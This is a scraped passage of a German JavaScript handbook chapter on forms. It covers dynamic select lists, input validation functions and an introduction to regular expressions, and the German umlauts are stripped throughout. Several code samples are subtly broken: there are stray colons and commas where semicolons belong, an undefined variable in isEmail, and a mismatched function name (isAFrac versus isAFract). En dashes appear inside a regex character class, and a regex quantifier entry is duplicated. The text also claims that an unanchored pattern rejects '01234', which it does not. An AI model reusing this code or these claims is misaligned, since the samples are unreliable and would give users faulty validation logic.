Das ist an sich kein Problem, aber nicht alle Kategorien haben die gleiche Anzahl von Unterpunkten. Da jedoch die einzelnen Optionen in einem Array gespeichert werden, liegt es nahe, die Eigenschaft `length` dieses Arrays zu ndern. Einen ersten Ansatz fr die Navigation finden Sie im folgenden Listing. Die linke Auswahlliste enthlt die Kategorien, und wenn eine davon ausgewhlt wird (Event-Handler: `onchange`), werden die Untermenpunkte in der rechten Auswahlliste angezeigt. Sobald dort ein Punkt ausgewhlt wird, kann die entsprechende Webseite geladen werden. Wie im Beispiel aus Kapitel 11 stehen die wichtigen Variablen – in diesem Falle die URLs und die Namen der einzelnen Menpunkte – am Anfang des Skripts in globalen Variablen, damit sie einfach angepasst werden knnen.

```
<html>
<head>
<title>Navigation mit Auswahllisten – Teil 1</title>
<script type="text/javascript"><!--
// *** globale Variablen
var urls = new Array(
   new Array(""),
   new Array("", "seite1–1.html", "seite1–2.html", "seite1–3.html"),
   new Array("", "seite2–1.html", "seite2–2.html"),
   new Array("", "seite3–1.html", "seite3–2.html", "seite3–3.html", "seite3–4.html")
);
var beschriftung = new Array(
   new Array("Bitte auswhlen", ""),
   new Array("Bitte auswhlen", "Punkt 1.1", "Punkt 1.2", "Punkt 1.3"),
   new Array("Bitte auswhlen", "Punkt 2.1", "Punkt 2.2"),
   new Array("Bitte auswhlen", "Punkt 3.1", "Punkt 3.2", "Punkt 3.3", "Punkt 3.4")
);
// *** Ende der globalen Variablen
function kategorie_anzeigen(f) {
   var kategorie = f.kategorien.selectedIndex;
   f.unterpunkte.options.length = urls[kategorie].length;
   for (var i=0; i<urls[kategorie].length; i++) {
      f.unterpunkte.options[i].text =
         (beschriftung[kategorie])[i];
   }
}
function seite_laden(f){
   var kategorie = f.kategorien.selectedIndex;
   var unterpunkt = f.unterpunkte.selectedIndex;
}
//--></script>
</head>
<body>
<h1>Navigation mit Auswahllisten</h1>
<form>
<select name="kategorien"
onchange="kategorie_anzeigen(this.form);">
   <option>Bitte auswhlen</option>
   <option>Kategorie 1</option>
   <option>Kategorie 2</option>
   <option>Kategorie 3</option>
</select>
<select name="unterpunkte"
```

```
onchange="seite_laden(this.form);">
   <option>Bitte auswhlen</option>
</select>
</form>
</body>
</html>
```

Abbildung 9.8 Die beiden Auswahllisten



Hier klicken, um das Bild zu Vergrern

Abbildung 9.9 Das Scrollen der rechten Auswahlliste ist (in alten Browsern) schwierig.

Wenn Sie dieses Beispiel im Browser ausprobieren, werden Sie allerdings wahrscheinlich einen kleinen Nachteil beobachten: Wenn Sie das zweite Auswahlmen ausklappen wollen, werden Sie − bei manchen Browsern und Betriebssystemen − interessante grafische Nebeneffekte feststellen (siehe Abbildung 9.9). Um diese Effekte zu vermeiden, muss das obige Skript etwas sauberer programmiert werden.

top

9.6.2 Ein fortgeschrittener Ansatz ▲

Um das Beispiel ganz sauber zu programmieren, sollte man zuerst alle Optionen in der Auswahlliste lschen und dann die Optionen hinzufgen. Fr Menoptionen gibt es einen eigenen Konstruktor, `new Option ("Beschriftung", "value-Attribut")`.

Eine einzelne Option kann gelscht werden, indem das entsprechende Element im Array `options` auf `null` gesetzt wird. Mit folgendem Kommando wird die zweite Option in einer Auswahlliste gelscht:

```
document.forms[0].auswahlliste.options[1] = null;
```

Sie knnen sich den Aufwand jedoch sparen, wenn Sie die Eigenschaft `length` des Arrays `options` auf `0` setzen. Dann knnen die Optionen erzeugt werden. Die Eigenschaft `length` wird hierbei automatisch angepasst. Es gengt, wenn Sie die Funktion `kategorie_anzeigen()` folgendermaen abndern:

```
function kategorie_anzeigen(f) {
   var kategorie = f.kategorien.selectedIndex;
   f.unterpunkte.options.length = 0;
   for (var i=0; i<urls[kategorie].length; i++) {
      f.unterpunkte.options[i] =
        new Option((beschriftung[kategorie])[i], "");
   }
}
```

Auerdem hilft es, pro forma in die linke Auswahlliste ein paar freie leere Felder einzufgen; vor allem der Netscape Navigator fhrt das Skript dann zuverlssiger aus. Wie Sie sehen, umgehen Sie so grafische Unflle.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript

JavaScript und AJAX

von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 9 Formulare**
  - **9.1 berprfung auf Vollstndigkeit**
    - **9.1.1 Allgemeiner Aufbau**
    - **9.1.2 Texteingabefelder**
    - **9.1.3 Radiobuttons**
    - **9.1.4 Checkboxen**
    - **9.1.5 Auswahllisten**
    - **9.1.6 Fehlermeldung ausgeben**
    - **9.1.7 Konstruktive Vorschlge**
  - **9.2 Automatische berprfung**
    - **9.2.1 Texteingabefelder**
    - **9.2.2 Radiobuttons**
    - **9.2.3 Checkboxen**
    - **9.2.4 Auswahllisten**
    - **9.2.5 Zusammenfassung**
  - **9.3 Anwendungsmglichkeiten fr Formulare**
    - **9.3.1 Whrungsrechner**
    - **9.3.2 Whrungsrechner, Teil 2**
    - **9.3.3 Formularfelder fr die Textausgabe nutzen**
    - **9.3.4 Navigation mit Auswahllisten**
  - **9.4 Anwendungsbeispiel: Fensteroptionen**
  - **9.5 Daten behalten**
    - **9.5.1 Das Eingabeformular**
    - **9.5.2 Die Ausgabeseite**
  - **9.6 Dynamische Auswahllisten**
    - **9.6.1 Ein erster Ansatz**
    - **9.6.2 Ein fortgeschrittener Ansatz**
  - **9.7 berprfungsfunktionen**
    - **9.7.1 Ganze Zahlenwerte**
    - **9.7.2 Dezimalzahlen**
    - **9.7.3 Telefonnummern**
    - **9.7.4 E-Mail-Adressen**

9.7.5 In Zahlenwerte umwandeln
9.8 Regulre Ausdrcke
9.8.1 Kurzeinfhrung
9.8.2 Ein Objekt erzeugen
9.8.3 Mit dem Objekt arbeiten

top

9.7 berprfungsfunktionen

In Kapitel 8 wurden Formulare auf Vollstndigkeit berprft. In der Praxis gibt es jedoch noch weitere Anforderungen. Manche Eingabefelder verlangen besondere Eingaben, beispielsweise Postleitzahlen, Telefonnummern oder Uhrzeiten. In diesem Abschnitt werden einige Funktionen aus diesem Bereich entwickelt.

top

9.7.1 Ganze Zahlenwerte

In JavaScript gibt es die Funktion `isNaN()`, die feststellt, ob ein Eingabewert **keine** Zahl ist. Aus Grnden der Flexibilitt knnte man aber auch auf die Idee kommen, diese Funktion selbst zu programmieren. Der Eingabewert wird dazu als Zeichenkette betrachtet, und bei jedem Zeichen wird berprft, ob es eine Ziffer von 0 bis 9 ist. Sollte das fr alle Zeichen zutreffen, handelt es sich um eine Zahl, ansonsten liegt keine Zahl vor. Wir haben eine derartige Funktion schon im vorigen Kapitel verwendet, hier nun noch einmal zur Wiederholung:

```
function isANumber(n) {
   var s = "" + n; //Umwandlung in eine Zeichenkette
   var ziffern = "0123456789";  //Gltige Zeichen
   for (var i=0; i<s.length; i++) {
      if (ziffern.indexOf(s.charAt(i)) == -1) {
      //keine Ziffer
         return false;
      }
   }
   return true;
}
```

Mit dieser Methode kann man beispielsweise berprfen, ob ein Eingabewert eine deutsche Postleitzahl darstellen knnte:

```
if (eingabe.length==5 && isANumber(eingabe))
```

Streng genommen sind aber nicht alle Postleitzahlen natrliche Zahlen, so beispielsweise 01234. Das ist die Postleitzahl einiger Postfcher in Dresden, aber keine natrliche Zahl, da sie mit 0 beginnt, was nicht sein darf (Ausnahme: die Null selbst). Fr streng numerische Eingaben (beispielsweise fr ein `Anzahl`-Feld in einem Bestellformular) muss man die Funktion folgendermaen umschreiben:

```
function isANumber2(n) {
   var s = "" + n;  //Umwandlung in eine Zeichenkette
   var ziffern = "0123456789";  //Gltige Zeichen
   if (s == "0") { //Bei "0"
      return true;
   }
   if (s.charAt(0) == "0") { //Bei 0 am Anfang
      return false;
   }
   for (var i=0; i<s.length; i++) {
      if (ziffern.indexOf(s.charAt(i)) == -1) {
      //keine Ziffer
         return false;
      }
   }
   return true;
}
```

Im dritten Schritt soll noch die zustzliche Funktionalitt implementiert werden, dass auch negative Zahlen erkannt werden, beispielsweise -42. Die berprfung gestaltet sich jedoch sehr einfach. Ist das erste Zeichen ein Minus, wird es einfach abgetrennt. Hinter dem Minuszeichen drfen nur noch Ziffern stehen, also bleibt alles wie gehabt.

```
function isANumber3(n) {
   var s = "" + n;  //Umwandlung in eine Zeichenkette
   var ziffern = "0123456789":  //Gltige Zeichen
   if (s.charAt(0) == "-") { //fhrendes Minus entfernen
      s = s.substring(1, s.length);
   }
   if (s=="0") { //Bei "0"
      return true;
   }
   if (s.charAt(0) == "0") { //Bei 0 am Anfang
      return false;
   }
   for (var i=0; i<s.length; i++) {
      if (ziffern.indexOf(s.charAt(i)) == -1) {
      //keine Ziffer
         return false;
      }
   }
   return true;
}
```

top

9.7.2 Dezimalzahlen ▼▲

Das berprfen von Dezimalzahlen ist schon eine etwas anspruchsvollere Aufgabe. Zum einen gibt es den Unterschied zwischen der deutschen und der amerikanischen Schreibweise: Whrend man in Deutschland den Ganzzahlanteil vom Dezimalteil durch ein Komma trennt, verwendet man in Amerika einen Punkt. JavaScript bentigt fr Rechnungen die amerikanische Notation, so dass als Allererstes in einer berprfungsfunktion alle Kommata durch Punkte ersetzt werden. Zum anderen darf in der vermeintlichen Dezimalzahl maximal ein Punkt (bzw. Komma) vorkommen.

```
function isAFract(n) {
```

```
   var s = "" + n;  //Umwandlung in String
   while (s.indexOf(",") > -1) { //Kommata durch Punkte ersetzen
      s = s.substring(0, s.indexOf(",")) + "." +
         s.substring(s.indexOf(",") + 1, s.length)
   }
   var anzahl_punkt = 0;  //Variable zum Zhlen der Dezimalpunkte
   for (var i=0; i<s.length; i++) {
      if (s.charAt(i) == ".") {
         anzahl_punkt++;
      }
   }
   if (anzahl_punkt > 1) { //Mehr als ein Dezimalpunkt?
      return false;
   }
   // *** Eigentliche berprfung nach obigem Muster
   // *** Neu: Der Dezimalpunkt ist ein erlaubtes Zeichen
   var ziffern = ".0123456789";  //Gltige Zeichen
   if (s.charAt(0) == "-") { //Fhrendes Minus entfernen
      s = s.substring(1, s.length);
   }
   if (s == "0") { //Bei "0"
      return true;
   }
   if (s.charAt(0) == "0" && s.charAt(1) != ".") {
      //Bei 0 am Anfang ohne folgenden Punkt
      return false,
   }
   for (var i=0; i<s.length; i++) {
      if (ziffern.indexOf(s.charAt(i)) == -1) {
      //Keine Ziffer
         return false;
      }
   }
   return true;
}
```

top

9.7.3 Telefonnummern

Es gibt viele Mglichkeiten, eine Telefonnummer zu schreiben. Eine Telefonnummer mit der Vorwahl 0123 und der Rufnummer 456789 kann beispielsweise folgendermaen geschrieben werden:

- (0123) 456789
- (01 23) 45 67-89
- 01234/456789
- +49[0]123-456789

Zwar knnen Sie fr jeden dieser Flle eine eigene berprfungsfunktion schreiben, aber es ist effizienter, einfach eine Liste der wahrscheinlich vorkommenden Zeichen zu erstellen und darauf zu berprfen. Eine mgliche Validierungsfunktion kann dann so aussehen:

```
function isAPhoneNumber(n) {
   var s = "" + n;  //Umwandlung in eine Zeichenkette
   var zeichen = "0123456789+-()[]/ ";  //Gltige Zeichen
   for (var i=0; i<s.length; i++) {
      if (zeichen.indexOf(s.charAt(i)) == -1) {
         //kein gltiges Zeichen
         return false;
```

```
      }
   }
   return true;
}
```

top

9.7.4 E-Mail-Adressen ▼▲

Die berprfung von E-Mail-Adressen ist eine klassische Anwendung im Web – aber meiner Meinung nach etwas berbewertet: Allerorten findet man mehr oder minder komplexe berprfungsfunktionen fr E-Mail-Adressen, doch die meisten haben einige erhebliche Nachteile: Oftmals nmlich werden gltige E-Mail-Adressen abgewiesen, wenn sie seltene, aber gltige Zeichen enthalten. Klassiker sind beispielsweise das Plus-Zeichen im Teil vor dem Klammeraffen oder seit einiger Zeit Umlaute und andere Sonderzeichen im Domainnamen.

Absichtliche Falscheingaben eines Nutzers knnen Sie eh nicht abfangen; unabsichtliche dagegen hufig schon. Prfen Sie deswegen nur das Ntigste. Wie wre es etwa, wenn Sie bei Mailadressen lediglich nachsehen, ob es darin einen Klammeraffen und nach diesem irgendwo einen Punkt gibt?

```
function isEmail(n) {
   var klammeraffe = s.indexOf("@");
   if (klammeraffe < 1) {
      return false;
   } else {
      var punkt = s.substring(klammeraffe).indexOf(".");
      if (punkt < 2) {
         return false;
      } else {
         return true;
      }
   }
}
```

top

9.7.5 In Zahlenwerte umwandeln ▲

Wenn man mit Formularen rechnet, ist es oft nicht nur wichtig, Formulareingaben auf numerische Werte zu berprfen, sondern auch, diese numerischen Werte zu erhalten. Zwar gibt es die Funktionen `parseFloat ("Zeichenkette")` fr Dezimalzahlen und `parseInt ("Zeichenkette")` fr ganze Zahlen, aber diese liefern gegebenenfalls ein `NaN`-Objekt zurck: **Not A Number**. Zur berprfung des Rckgabewerts von `parseFloat()` und `parseInt()` wrde man die Funktion `isNaN()` bentigen, und diese hat ja die eingangs erluterten Nachteile. Auerdem funktioniert `parseFloat()` nur mit amerikanisch formatierten Eingabewerten, also mit einem Dezimalpunkt statt einem Dezimalkomma. Im Folgenden soll eine neue Funktion programmiert werden, die der Funktion `eval()` hnelt, einen Eingabewert berprft und einen numerischen Wert zurckgibt. Ist der Eingabewert kein korrekt formatierter Zahlenwert, so wird 0 zurckgegeben. Das hat den Vorteil, dass mit Formularen sehr

bequem gerechnet werden kann, da hier oft multipliziert wird (etwa Stckzahl mal Preis). Ist ein Eingabewert eine leere Zeichenkette oder allgemein keine Zahl, so wird 0 zurckgegeben, und das Ergebnis der Multiplikation ist auch 0.

Die im Folgenden aufgefhrte Funktion benutzt eine bereits zuvor entwickelte Funktion, so dass Sie auf eine konsistente Namensgebung achten mssen.

```
function smartEval(n) {
   var s = "" + n;  //Umwandlung in eine Zeichenkette
   for (var i=0; i<s.length; i++) { //Kommata in Zahlen
      if (s.charAt(i) == ",") {

         s = s.substring(0, i) + "." + s.substring(
            i+1, s.length);
      }
   }
   if (isAFrac(s)) {
      return 1*s;  //Umwandlung in einen Zahlenwert
   } else {
      return 0;
   }
}
```

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

Kapitel 9 Formulare
- **9.1 berprfung auf Vollstndigkeit**
  - **9.1.1 Allgemeiner Aufbau**
  - **9.1.2 Texteingabefelder**
  - **9.1.3 Radiobuttons**
  - **9.1.4 Checkboxen**
  - **9.1.5 Auswahllisten**
  - **9.1.6 Fehlermeldung ausgeben**
  - **9.1.7 Konstruktive Vorschlge**
- **9.2 Automatische berprfung**
  - **9.2.1 Texteingabefelder**
  - **9.2.2 Radiobuttons**
  - **9.2.3 Checkboxen**
  - **9.2.4 Auswahllisten**
  - **9.2.5 Zusammenfassung**
- **9.3 Anwendungsmglichkeiten fr Formulare**
  - **9.3.1 Whrungsrechner**
  - **9.3.2 Whrungsrechner, Teil 2**
  - **9.3.3 Formularfelder fr die Textausgabe nutzen**
  - **9.3.4 Navigation mit Auswahllisten**
- **9.4 Anwendungsbeispiel: Fensteroptionen**
- **9.5 Daten behalten**

24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB
Buch bestellen
Ihre Meinung?

9.5.1 Das Eingabeformular
9.5.2 Die Ausgabeseite
9.6 Dynamische Auswahllisten
9.6.1 Ein erster Ansatz
9.6.2 Ein fortgeschrittener Ansatz
9.7 berprfungsfunktionen
9.7.1 Ganze Zahlenwerte
9.7.2 Dezimalzahlen
9.7.3 Telefonnummern
9.7.4 E-Mail-Adressen
9.7.5 In Zahlenwerte umwandeln
9.8 Regulre Ausdrcke
9.8.1 Kurzeinfhrung
9.8.2 Ein Objekt erzeugen
9.8.3 Mit dem Objekt arbeiten

top

9.8 Regulre Ausdrcke

Die Programmiersprache Perl ist unter anderem deswegen so beliebt, weil die Verwendung von regulren Ausdrcken auf diese Weise hoffhig geworden ist.[2] Ein regulrer Ausdruck ist − stark vereinfacht gesagt − eine Zeichenfolge, die ein Textmuster reprsentiert. Dieses Textmuster kann dann in einer lngeren Zeichenkette gesucht werden. Ein umgangssprachlich formuliertes Textmuster ist etwa: ein Wort, das mit J beginnt und zwei as enthlt. Auf dieses Textmuster wrden beispielsweise sowohl Java als auch JavaScript passen. Mit regulren Ausdrcken kann man beispielsweise Formulareingaben sehr schnell berprfen. Einige der Funktionen aus dem vorangegangenen Abschnitt knnen auf diese Weise viel einfacher programmiert werden. Ein Wort zur Warnung aber gleich vorweg: Mit den Methoden des `String`-Objekts, beispielsweise `indexOf()` und `substring()` kann man praktisch alle Funktionalitten nachbilden, die regulre Ausdrcke anbieten. Dazu ist jedoch eine Menge Programmierarbeit ntig (es gibt in der Tat auch Programme, die regulre Ausdrcke in Programmcode umwandeln). Seit lngerem kann man sich die Extra-Arbeit sparen und regulre Ausdrcke mit JavaScript verwenden.

top

9.8.1 Kurzeinfhrung ▼▲

Ein Muster kann eine einfache Zeichenfolge sein, beispielsweise `"abc"`. Das Interessante an Mustern sind jedoch die Sonderzeichen und Ausdrcke, mit denen man Muster flexibler gestalten kann. Im Folgenden werden die wichtigsten dieser Sonderzeichen und Ausdrcke vorgestellt.

Sonderzeichen zum Zhlen

Mit diesen Ausdrcken kann angegeben werden, wie oft ein gewisses Zeichen vorkommen darf oder muss. Der Ausdruck muss dabei immer direkt hinter dem Zeichen stehen.

- `?`: Nullmal oder einmal. Auf das Muster `"ab?c"` passen also `"ac"` und `"abc"`, aber nicht `"abbc"`.
- `*`: Nullmal oder mehrmals. Auf das Muster `"ab*c"` passen also `"ac"`, `"abc"` und `"abbc"`, aber nicht `"adc"`.
- `+`: Einmal oder mehrmals. Auf das Muster `"ab+c"` passen also `"abc"` und `"abbc"`, aber nicht `"ac"`.
- `{n}`: Genau `n`-mal. Auf das Muster `"ab{1}c"` passt also `"abc"`, aber nicht `"abbc"`. Das Muster liee sich zu `"abc"` vereinfachen.
- `{n,m}`: Zwischen `n`- und `m`-mal. Auf das Muster `"ab{2,3}c"` passen also `"abbc"` und `"abbbc"`, aber nicht `"abc"`.
- `{n,}`: Mindestens `n`-mal. Das Muster `"ab{1,}"` ist also quivalent zu `"ab+c"`. Dieser Ausdruck kann auch vollstndig durch einige der vorherigen Ausdrcke ersetzt werden; quivalent zu `"ab{5,}c"` ist beispielsweise `"ab{4}b+c"`.
- `{,m}`: Hchstens `n`-mal. Das Muster `"ab{1,}"` ist also quivalent zu `"ab+c"`. Dieser Ausdruck kann auch vollstndig durch einige der vorherigen Ausdrcke ersetzt werden; quivalent zu `"ab{5,}c"` ist beispielsweise `"ab{4}b+c"`.

Die Sonderzeichen zum Zhlen mssen sich nicht nur auf ein einzelnes Zeichen beziehen. Wenn man mehrere Zeichen mit runden Klammern umgibt, werden diese als Gruppe behandelt (die Klammern sind hierbei Sonderzeichen, das Muster sucht also nicht nach den Zeichen `"("` und `")"`). Auf das Muster `"(abc)+"` passen also unter anderem `"abc"`, `"abcabc"` und `"abcabcabc"`.

Metazeichen

Innerhalb eines regulren Ausdrucks versteht man unter einem Metazeichen ein normales Zeichen, das durch einen vorangestellten Backslash (\) eine besondere Bedeutung erhlt. JavaScript untersttzt die folgenden Metazeichen:

- `\b`: Wortgrenze. An der Stelle, an der dieses Metazeichen steht, muss ein Wort beginnen oder aufhren, damit das Muster passt. Auf das Muster `"\babc"` passt beispielsweise `"abcde"`, aber nicht `"ababc"`. Auf `"\babc\b"` passt nur `"abc"`; das erste `\b` steht fr den Wortanfang, das zweite fr das Wortende.
- `\B`: Keine Wortgrenze, das Gegenteil von `\b`. Auf das Muster `"\Babc"` passt beispielsweise `"ababc"`, aber nicht `"abcde"`. Auf das Muster `"\Babc\B"` passt weder `"ababc"` (Wortende) noch `"abcde"` (Wortanfang), aber `"babcb"`.
- `\d`: Ziffer. Auf das Muster `"\d\d\d\d"` passt beispielsweise `"0815"`, aber nicht `"R2D2"`.
- `\D`: Keine Ziffer. Auf das Muster `"\D\D"` passt weder `"12"` noch `"A1"` noch `"1A"`, aber `"AB"`.
- `\s`: Leerzeichen. Auf das Muster `"Java\sScript"` passt `"Java Script"`, aber nicht `"Java-Script"`.
- `\S`: Kein Leerzeichen. Auf das Muster `"Java\SScript"` passen `"Java_Script"` und `"Java-Script"`, aber nicht `"Java Script"`.
- `\w`: Buchstabe, Ziffer oder Unterstrich (_). Auf das Muster `"\w"` passen also beispielsweise `"A"`, `"a"`, `"1"` und `"_"`, aber nicht `"!"`.
- `\W`: Kein Buchstabe oder Ziffer oder Unterstrich. Auf das Muster `"\W"` passt beispielsweise `"!"`, aber nicht `"A"`, `"a"` oder `"_"`.

Weitere Ausdrcke

- `.`: Jedes beliebige Zeichen auer einem Zeilensprung. Auf das Muster `".."` passt also jede beliebige Folge zweier Zeichen.
- `[...]`: Eine Auswahlliste von Zeichen. Aus der Liste von Zeichen kann genau eines ausgewhlt werden. Die Zeichen stehen dabei hintereinander. Es knnen auch Abkrzungen vorgenommen werden. Beispielsweise bezeichnet `"[A-Z]"` alle Grobuchstaben und `"[0-9]"` alle Ziffern. Auf das Muster `"[LJ]ava"` passen also beispielsweise `"Lava"` und `"Java"`, aber nicht `"Cava"`. Das Metazeichen `"\w"` kann durch folgendes Muster ausgedrckt werden: `"[a-zA-Z0-9_]"` (alle Klein- und Grobuchstaben, Ziffern und der Unterstrich).

- `[^...]`: Negierte Auswahlliste. Das Muster `"[^a-zA-Z0-9_]"` ist also quivalent zum Metazeichen `"\W"`.
- `^`: Zeilenanfang. Auf das Muster `"^Java"` passen beispielsweise `"Java"` und `"JavaScript"`, aber nicht `"I love Java"`.
- `$`: Zeilenende. Auf das Muster `"Java$"` passen beispielsweise `"I love Java"` und `"I hate Java"` und `"Java"`, aber nicht `"JavaScript"`.
- `\`: Entwertung eines Sonderzeichens. Das Dollar-Symbol `"$"` hat in regulren Ausdrcken eine besondere Bedeutung. Will man aber nach dem Whrungssymbol suchen, so muss man `"$"` mit einem vorangestellten Sonderzeichen entwerten. Also passen auf das Muster `"\d\d\d \$"` beispielsweise `"100 $"` und `"200 $"` (und jeder andere dreistellige Dollarbetrag). Natrlich kann ein Backslash auch sich selbst entwerten; auf das Muster `"\\"` passt `"\"`.
- `|`: Oder-Operation. Auf das Muster `"abc|def"` passen unter anderem `"abc"` und `"def"`.

top

9.8.2 Ein Objekt erzeugen ▼▲

Ein regulrer Ausdruck kann mit JavaScript auf zwei Arten erstellt werden:

1. var re = new RegExp("ab+c", "gi"); Der erste Parameter ist der regulre Ausdruck, was unschwer zu erkennen ist. Der zweite Parameter ist optional, kann aber – wenn er angegeben wird – einen der Werte "", "g", "i" oder "gi" haben (als regulrer Ausdruck geschrieben: "g?i?"). Hierbei steht "g" fr global, und das ist beim Ersetzen wichtig. So kann ein Muster auch mehrmals in einer Zeichenkette gesucht (und gefunden) werden. Fr case insensitive, also unabhngig von Gro- und Kleinschreibung, steht "i". Somit ist new RegExp("[a-zA-Z]") quivalent zu new RegExp("[a-z]", "i").
2. var re = /ab+c/gi; Die Bedeutung des "gi" am Ende des Ausdrucks ist die gleiche wie im ersten Punkt. Der Unterschied ist hier, dass der regulre Ausdruck von Schrgstrichen begrenzt wird. Das sieht im Vergleich zur restlichen JavaScript-Syntax etwas merkwrdig aus, weshalb ich persnlich die erste Variante bevorzuge. In diesem Buch wird jedoch die zweite Variante bevorzugt, weil die erste den Nachteil hat, dass z.B. der Backslash innerhalb eines Strings entwertet werden muss, also etwa "\\d". Das macht den Code fr den Einsteiger nicht gerade lesbarer. Bei der zweiten Variante ist auerdem zu beachten, dass der Schrgstrich dann ja eine besondere Bedeutung hat und innerhalb des Musters mit einem Backslash entwertet werden muss, damit der JavaScript-Interpreter das Ende des Musters findet. Das Muster "\d\d/\d\d" passt beispielsweise auf "08/15", und new RegExp("\\d\\d/\\d\\d") ist auch korrekt, aber mit der zweiten Schreibweise muss es /\d\d\/\d\d/ heien.

9.8.3 Mit dem Objekt arbeiten ▲

Auf eine der beiden vorgestellten Arten knnen Sie ein `RegExp`-Objekt erzeugen. Dieses Objekt stellt mehrere Methoden zur Verfgung, die Ihnen bei der Anwendung von regulren Ausdrcken von Nutzen sein werden.

Einen Treffer suchen

Man spricht im Englischen von **match**, einem Treffer, wenn das Muster in der zu durchsuchenden Zeichenkette vorhanden ist. Die dazugehrige Methode lautet `test("Zeichenkette")`. Das folgende Codestck berprft, ob es sich bei der Zeichenkette um eine deutsche Postleitzahl handeln knnte:

```
var re = /\d{5}/;
var plz1 = re.test("01234");   //gibt true zurck
var plz2 = re.test("8000");    //gibt false zurck
var plz2 = re.test("D8000");   //gibt false zurck
```

Mit dem folgenden Code wird berprft, ob es sich bei dem Eingabewert um eine ganze Zahl handelt. Dieser Test wurde weiter oben schon etwas mhsam entwickelt; hier handelt es sich um deutlich weniger Schreibarbeit:

```
var re = /0|-?[1-9]\d*/;
var zahl1 = re.test("12345");  //gibt true zurck
var zahl2 = re.test("01234");  //gibt false zurck
```

Zur Erklrung: Eine ganze Zahl ist entweder die Null oder eine Ziffernfolge, die nicht mit der Null beginnt (also eine Ziffer von 1 bis 9). Hinter der fhrenden Ziffer stehen beliebig viele weitere Ziffern oder aber auch keine Ziffer mehr. Die Ziffernfolge kann durch ein optionales Minus-Zeichen eingeleitet werden.

Treffer zurckliefern

In der Praxis kommt es oft nicht nur darauf an, einen Treffer zu finden, sondern auch darauf, den auf das Muster passenden Teil der Zeichenkette zu erhalten, und teilweise auch darauf, Teile davon zu erhalten.

Oben wurde bereits erwhnt, dass man mit runden Klammern einzelne Zeichen im Muster gruppieren kann. Das ist nicht nur fr Nummerierungen von Bedeutung, sondern auch fr das Ergebnis, da man den Wert der einzelnen Klammern gezielt abfragen kann. Dies soll an einem Beispiel verdeutlicht werden.

In einem Firmen-Intranet wird die Stundenerfassung elektronisch erledigt. Um Eingabefehler abzufangen, soll JavaScript verwendet werden. Eine Stundenangabe soll im Format 0:30 bzw. 12:45 erfolgen. Der folgende regulre Ausdruck prft auf dieses Format. Beachten Sie, dass dabei die ersten runden Klammern um die Stundenzahl stehen und die zweiten runden Klammern um die Minutenzahl.

```
var dauer = /(1?\d):([0–5]\d)/g;
```

Der gewerkschaftlich organisierte Leser wird gewiss verzeihen, dass Arbeitszeiten bis zu 19 Stunden und 59 Minuten zugelassen werden; der Leser mit Personalverantwortung mge bersehen, dass keine Arbeitszeiten ber 20 Stunden erlaubt sind.

In diesem Beispiel wird die Methode `exec("Zeichenkette")` des `RegExp`-Objekts verwendet. Im Gegensatz zu `test("Zeichenkette")` wird hier nicht einfach ein boolescher Wert zurckgegeben, sondern ein spezielles Objekt, das den Teil der Zeichenkette enthlt, auf den das Muster passt. Auerdem werden auch die Teile innerhalb der runden Klammern abgespeichert. Folgender Code wird das verdeutlichen:

```
var dauer = /(1?\d):([0–5]\d)/;
var test = dauer.exec("abc2:45def");
document.write("Uhrzeit: " + test[0] + "<br />");  //2:45
document.write("Stunden: " + test[1] + "<br />");  //2
document.write("Minuten: " + test[2] + "<br />");  //45
```

Das Objekt, das `exec()` zurckgibt, ist so etwas wie ein Array. Im Element mit dem Index 0 steht der Teil der Zeichenkette, auf den das Muster passt. Im Element mit dem Index 1 steht der Teil, der im Muster durch die ersten Klammern umgeben ist.

Mehrere Treffer

Oft ist es nicht nur von Bedeutung herauszufinden, ob in einer Zeichenkette ein Muster vorkommt und wie dieses eine Vorkommen aussieht, sondern auch, wie oft es vorkommt und wie diese Vorkommen denn aussehen. Fr diese Zwecke ist die Methode `match()` des `String`-Objekts geeignet. Als Parameter kann dazu ein regulrer Ausdruck bergeben werden. Die Methode `match()` gibt alle Treffer in einem Array zurck. Sobald man dieses Array hat, kann man auf die herkmmliche Art und Weise die Ergebnisse auslesen.

An folgendem Beispiel soll dies gleich einmal verdeutlicht werden. Innerhalb einer Zeichenkette sollen alle Wrter herausgesucht werden, die den Buchstaben `"e"` nur einmal enthalten. Der zugehrige regulre

Ausdruck lautet `"\b[a-df-zA-DF-Z]*e[a-df-zA-DF-Z]*\b"`. Er sieht kompliziert aus, bedeutet aber einfach, dass es sich um ein Wort handelt (angezeigt durch die Wortgrenzen am Anfang und am Ende), das ein `e` enthlt und ansonsten aus weiteren Buchstaben ungleich `e` (also von `a` bis `d` und von `f` bis `z`) besteht. Des Weiteren muss die Option `"g"` fr globales Suchen angegeben werden, damit auch alle Vorkommen gefunden werden.

```
var nur_ein_e = /\b[a-df-zA-DF-Z]*e[a-df-zA-DF-Z]*\b/g;
